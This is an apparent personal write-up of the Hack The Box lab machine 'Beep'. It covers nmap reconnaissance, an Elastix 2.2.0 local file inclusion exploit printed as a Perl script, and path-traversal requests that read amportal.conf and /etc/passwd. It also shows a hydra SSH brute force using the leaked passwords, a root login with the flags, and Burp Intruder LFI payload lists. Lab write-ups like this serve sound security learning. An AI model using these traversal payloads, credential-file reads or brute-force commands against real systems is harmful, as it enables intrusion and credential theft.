

**beep**

**nmap**

nmap -sC -sV -oA nmap/initial 10.10.10.7

Nmap scan report for 10.10.10.7

Host is up (0.14s latency).

Not shown: 988 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
--------	------	-----	----------------------------

| ssh-hostkey:

| 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)

| 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)

25/tcp	open	smtp	Postfix smtpd
--------	------	------	---------------

|\_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

80/tcp	open	http	Apache httpd 2.2.3
--------	------	------	--------------------

|\_http-server-header: Apache/2.2.3 (CentOS)

|\_http-title: Did not follow redirect to https://10.10.10.7/

110/tcp	open	pop3	Cyrus pop3d 2.3.7-Invoca-
---------	------	------	---------------------------

RPM-2.3.7-7.el5\_6.4

|\_pop3-capabilities: STLS UIDL EXPIRE(NEVER) TOP LOGIN-DELAY(0) USER

PIPELINING AUTH-RESP-CODE RESP-CODES IMPLEMENTATION(Cyrus POP3 server v2)

APOP

111/tcp	open	rpcbind	2 (RPC #100000)
---------	------	---------	-----------------

| rpcinfo:

program	version	port/proto	service
---------	---------	------------	---------

100000	2	111/tcp	rpcbind
--------	---	---------	---------

100000	2	111/udp	rpcbind
--------	---	---------	---------

100024	1	875/udp	status
--------	---	---------	--------

100024	1	878/tcp	status
--------	---	---------	--------

143/tcp	open	imap	Cyrus imapd 2.3.7-Invoca-
---------	------	------	---------------------------

RPM-2.3.7-7.el5\_6.4

|\_imap-capabilities: CHILDREN BINARY MULTIAPPEND OK RIGHTS=kxte UIDPLUS

RENAME IMAP4 URLAUTHA0001 SORT ID STARTTLS SORT=MODSEQ LISTEXT

THREAD=ORDEREDSUBJECT CONDSTORE CATENATE X-NETSCAPE

THREAD=REFERENCES IDLE LIST-SUBSCRIBED ANNOTATEMORE Completed QUOTA

NAMESPACE UNSELECT NO IMAP4rev1 LITERAL+ ACL MAILBOX-REFERRALS ATOMIC

443/tcp open ssl/https?

|\_ssl-cert: Subject: commonName=localhost.localdomain/-  
organizationName=SomeOrganization/stateOrProvinceName=SomeState/-  
countryName=--

|\_Not valid before: 2017-04-07T08:22:08

|\_Not valid after: 2018-04-07T08:22:08

|\_ssl-date: 2021-03-29T21:21:41+00:00; +6m04s from scanner time.

993/tcp open ssl/imap Cyrus imapd

|\_imap-capabilities: CAPABILITY

995/tcp open pop3 Cyrus pop3d

3306/tcp open mysql MySQL (unauthorized)

|\_ssl-cert: ERROR: Script execution failed (use -d to debug)

|\_ssl-date: ERROR: Script execution failed (use -d to debug)

|\_sslv2: ERROR: Script execution failed (use -d to debug)

|\_tls-alpn: ERROR: Script execution failed (use -d to debug)

|\_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)

4445/tcp open upnotifyp?

10000/tcp open http MiniServ 1.570 (Webmin httpd)

|\_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com


Host script results:

|\_clock-skew: 6m03s


Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/>.

# Nmap done at Mon Mar 29 17:18:45 2021 -- 1 IP address (1 host up) scanned in 411.52 seconds

***dirbuster***




/admin /configs /mail /help /vtigercrm



## Unauthorized

You are not authorized to access this page.



## Local file inclusion

### LOCAL FILE INCLUSION

<pre>(root@kali) - [/Documents/htb/boxes/beep/nmap] # searchsploit elastix</pre>				<pre>Reading /etc/asterisk/asterisk.conf...OK Checking for /etc/asterisk/asterisk.conf...OK Using asterisk as PBX Engine...OK Checking for Asterisk version...1.4 Checking for selinux...PHP Notice: OK Connecting to database...OK Checking current version of AMP... Installing new FreePBX files...PHI</pre>
Exploit Title	Path			
Elastix - 'page' Cross-Site Scripting				
Elastix - Multiple Cross-Site Scripting Vulnerabilities				
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities				
Elastix 2.2.0 - 'graph.php' Local File Inclusion				
Elastix 2.x - Blind SQL Injection				
Elastix < 2.5 - PHP Code Injection				
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution				

source: <https://www.securityfocus.com/bid/55078/info>

Elastix is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.

An attacker can exploit this vulnerability to view files and execute local scripts in the context of the web server process. This may aid in further attack

s.

Elastix 2.2.0 is vulnerable; other versions may also be affected.

```
#!/usr/bin/perl -w
```

```
#-----#
```

```
#Elastix is an Open Source Software to establish Unified Communications.
```

```
#About this concept, Elastix goal is to incorporate all the communication  
alternatives,
```

```
#available at an enterprise level, into a unique solution.
```

```
#-----#
```

```
#####
```

```
# Exploit Title: Elastix 2.2.0 LFI
```

```
# Google Dork: :(
```

```
# Author: cheki
```

```
# Version:Elastix 2.2.0
```

```
# Tested on: multiple
```

```
# CVE : notyet
```

```
# romanc-_eyes ;)
```

```
# Discovered by romanc-_eyes
```

```
# vendor http://www.elastix.org/
```

```
print "\t Elastix 2.2.0 LFI Exploit \n";
```

```
print "\t code author cheki  \n";
```

```
print "\t Oday Elastix 2.2.0 \n";
```

```
print "\t email: anonymous17hacker{}gmail.com \n";
```

```
#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/-  
amportal.conf%00&module=Accounts&action
```

```
use LWP::UserAgent;
```

```
print "\n Target: https://ip ";
```

```
chomp(my $target=<STDIN>);
```

```
$dir="vtigercrm";
```

```
$poc="current_language";
```

```
$etc="etc";
```

```
$jump="../../../../../../../../";
```

```
$test="amportal.conf%00";
```

```
$code = LWP::UserAgent->new() or die "inicializacia brauzeris\n";
```

```
$code->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
```

```
$host = $target . "/" . $dir . "/graph.php?". $poc . " = " . $jump . " " . $etc . "/" . -
```

```
$test . "&module=Accounts&action";
```

```
$res = $code->request(HTTP::Request->new(GET=>$host));
```

```
$answer = $res->content; if ($answer =~ 'This file is part of FreePBX') {
```

```
print "\n read amportal.conf file : $answer \n\n";
```

```
print " successful read\n";
```

ctrl+u

## AMPDBPASS: Password for AMPDBUSER (above)

amp109

jEhdlekWmdjE

amp111

passw0rd

view-source:[https://10.10.10.7/vtigercrm/graph.php?current\\_language=../../../../../../../../etc/passwd%00&module=Accounts&action](https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/passwd%00&module=Accounts&action)

```
1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:13:news:/etc/news:
11 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
12 operator:x:11:0:operator:/root:/sbin/nologin
13 games:x:12:100:games:/usr/games:/sbin/nologin
14 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
15 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16 nobody:x:99:99:Nobody:/:/sbin/nologin
17 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
18 distcache:x:94:94:Distcache:/:/sbin/nologin
19 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
20 pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
21 ntp:x:38:38:/:etc/ntp:/sbin/nologin
22 cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
23 dbus:x:81:81:System message bus:/:/sbin/nologin
24 apache:x:48:48:Apache:/var/www:/sbin/nologin
25 mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
26 rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
27 postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
28 asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
29 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
30 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
31 sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
32 spamfilter:x:500:500:/:home/spamfilter:/bin/bash
33 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
34 xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
35 fanis:x:501:501:/:home/fanis:/bin/bash
36 Sorry! Attempt to access restricted file.
```

## USERS:

root

mysql

cyrus

asterisk

spamfilter  
fanis

```
(rootkali)-[/Documents/htb/boxes/beep]
# ls
beep.ctb  beep.ctb~  beep.ctb~  beep.ctb~~~  nmap  pswd  users
```

```
(rootkali)-[/Documents/htb/boxes/beep]
# hydra -L users -P pswd ssh://10.10.10.7
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-29 19:10:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:6/p:4), ~2 tries
[DATA] attacking ssh://10.10.10.7:22/
[22][ssh] host: 10.10.10.7 login: root password: jEhdIekWmdjE
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-29 19:10:49
```

root jEhdlekWmdjE

```
(rootkali)-[/Documents/htb/boxes/beep]
# ssh root@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14
sha1,diffie-hellman-group1-sha1
```

its bocking us

```
(rootkali)-[/Documents/htb/boxes/beep]
# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
root@10.10.10.7's password:
Permission denied, please try again.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beep ~]#
```

```
[root@beep ~]# cat root.txt
d1a7d4f82f95a2ef25cb03343545cba2
```

ROOT.TXT= d1a7d4f82f95a2ef25cb03343545cba2



```
[root@beep fanis]# cat user.txt
09992fedac17ac3504fe6c36f0662e09
[root@beep fanis]#
```

USER.TXT= 09992fedac17ac3504fe6c36f0662e09

## *smtp code injection*

The screenshot displays the Burp Suite interface with the 'Proxy' tab selected. The 'Target' is set to 'https://10.10.10.1'. The 'Request' pane shows a GET request to '/vtigercrm/graph.php?current\_language=../../../../../../../../etc/passwd%00&module=Accounts&action HTTP/1.1'. The 'Response' pane shows an HTTP/1.1 200 OK response with headers including Date, Server, X-Powered-By, Content-Length, Connection, Content-Type, and a list of system users and their home directories.

**Request**

Raw Params Headers Hex

1 GET /vtigercrm/graph.php?current\_language=../../../../../../../../etc/passwd%00&module=Accounts&action HTTP/1.1

2 Host: 10.10.10.7

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Cookie: elastixSession=556amvc7mb9m4n6vkm0ege8ku4

9 Upgrade-Insecure-Requests: 1

10

11

**Response**

Raw Headers Hex

1 HTTP/1.1 200 OK

2 Date: Wed, 31 Mar 2021 18:42:05 GMT

3 Server: Apache/2.2.3 (CentOS)

4 X-Powered-By: PHP/5.1.6

5 Content-Length: 1679

6 Connection: close

7 Content-Type: text/html; charset=UTF-8

8

9 root:x:0:0:root:/root:/bin/bash

10 bin:x:1:1:bin:/bin:/sbin/nologin

11 daemon:x:2:2:daemon:/sbin:/sbin/nologin

12 adm:x:3:4:adm:/var/adm:/sbin/nologin

13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin

14 sync:x:5:0:sync:/sbin:/bin/sync

15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

16 halt:x:7:0:halt:/sbin:/sbin/halt

17 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin

18 news:x:9:13:news:/etc/news:

19 uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin

20 operator:x:11:0:operator:/root:/sbin/nologin

21 games:x:12:100:games:/usr/games:/sbin/nologin

22 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin

23 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin

24 nobody:x:99:99:Nobody:/:/sbin/nologin

25 mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash

26 distcache:x:94:94:Distcache:/:/sbin/nologin

27 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin

28 pcap:x:77:77:/:/var/arpwatch:/sbin/nologin

29 ntp:x:38:38:/:/etc/ntp:/sbin/nologin



Request		Response	
<div>Raw Params Headers Hex</div>		<div>Raw Headers Hex</div>	
<div> <div>Pretty Raw \n Actions</div> </div>		<div> <div>Pretty Raw Render \n Activ</div> </div>	
1	GET /vtigercrm/graph.php?current_language=	9	Name: httpd
2	../../../../../../../../proc/self/status%00&	10	State: R (running)
3	module=Accounts&action HTTP/1.1	11	SleepAVG: 97%
4	Host: 10.10.10.7	12	Tgid: 3599
5	User-Agent: Mozilla/5.0 (X11; Linux x86_64;	13	Pid: 3599
6	rv:78.0) Gecko/20100101 Firefox/78.0	14	PPid: 3488
7	Accept:	15	TracerPid: 0
8	text/html,application/xhtml+xml,application/xml	16	Uid: 100 100 100 100
9	;q=0.9,image/webp,*/*;q=0.8	17	Gid: 101 101 101 101
10	Accept-Language: en-US,en;q=0.5	18	FDSize: 32
11	Accept-Encoding: gzip, deflate	19	Groups: 101
	Connection: close	20	VmPeak: 35888 kB
	Cookie: elastixSession=	21	VmSize: 35876 kB
	556amvc7mb9m4n6vkm0ege8ku4	22	VmLck: 0 kB
	Upgrade-Insecure-Requests: 1	23	VmHWM: 16164 kB
		24	VmRSS: 16164 kB
		25	VmData: 12324 kB
		26	VmStk: 88 kB
		27	VmExe: 300 kB
		28	VmLib: 20928 kB
		29	VmPTE: 92 kB
		30	StaBrk: 09f9e000 kB
		31	Brk: 0a9cb000 kB
		32	StaStk: bffbb470 kB
		33	ExecLim: 097be000
		34	Threads: 1
		35	SigQ: 0/16384
		36	SigPnd: 0000000000000000
		37	ShdPnd: 0000000000000000
		38	SigBlk: 0000000000000000

Uid: 100

Gid: 101

asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/-  
asterisk:/bin/bash

running as asterisk and the directory is /var/lib/asterisk

to get the private key

## Request

Raw Params Headers Hex

Pretty Raw \n Actions ▼

```
1 GET /vtigercrm/graph.php?current_language=
  ../../../../../../../../../../var/lib/asterisk/.ssh/id_rsa%00&module=Accounts&
  action HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=556amvc7mb9m4n6vkm0ege8ku4
9 Upgrade-Insecure-Requests: 1
10
11
```

## Response

Raw Headers Hex

Pretty Raw Render \n Actions ▼

```
1 HTTP/1.1 200 OK
2 Date: Wed, 31 Mar 2021 18:52:21 GMT
3 Server: Apache/2.2.3 (CentOS)
4 X-Powered-By: PHP/5.1.6
5 Content-Length: 41
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Sorry! Attempt to access restricted file.
```

No private key

Burp Suite Professional v2020.9.2 - Temporary Project - licensed to saad

Burp Project Intruder Repeater Window Help

RepeaterSequencerDecoderComparerExtenderProject optionsUser options

DashboardTargetProxyIntruder

1 × 2 × ...

TargetPositionsPayloadsOptions



## Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /vtigercrm/graph.php?current_language=
  ...../$attack_here$%00&module=Accounts&action HTTP/1.1
2 Host: 10.10.10.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: elastixSession=556amvc7mb9m4n6vkm0ege8ku4
9 Upgrade-Insecure-Requests: 1
10
11
```

Add §

Clear §

Auto §

Refresh

? ⚙️ ← →

Search...

0 matches

Clear

1 payload position

Length: 467

Look In:

Downloads

LinEnum

LFI-LogFileCheck.txt

sshng2john.py

## ) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


Paste	/etc/passwd
Load ...	/apache/logs/access.log
Remove	/apache/logs/error.log
Clear	/apache2/logs/error.log
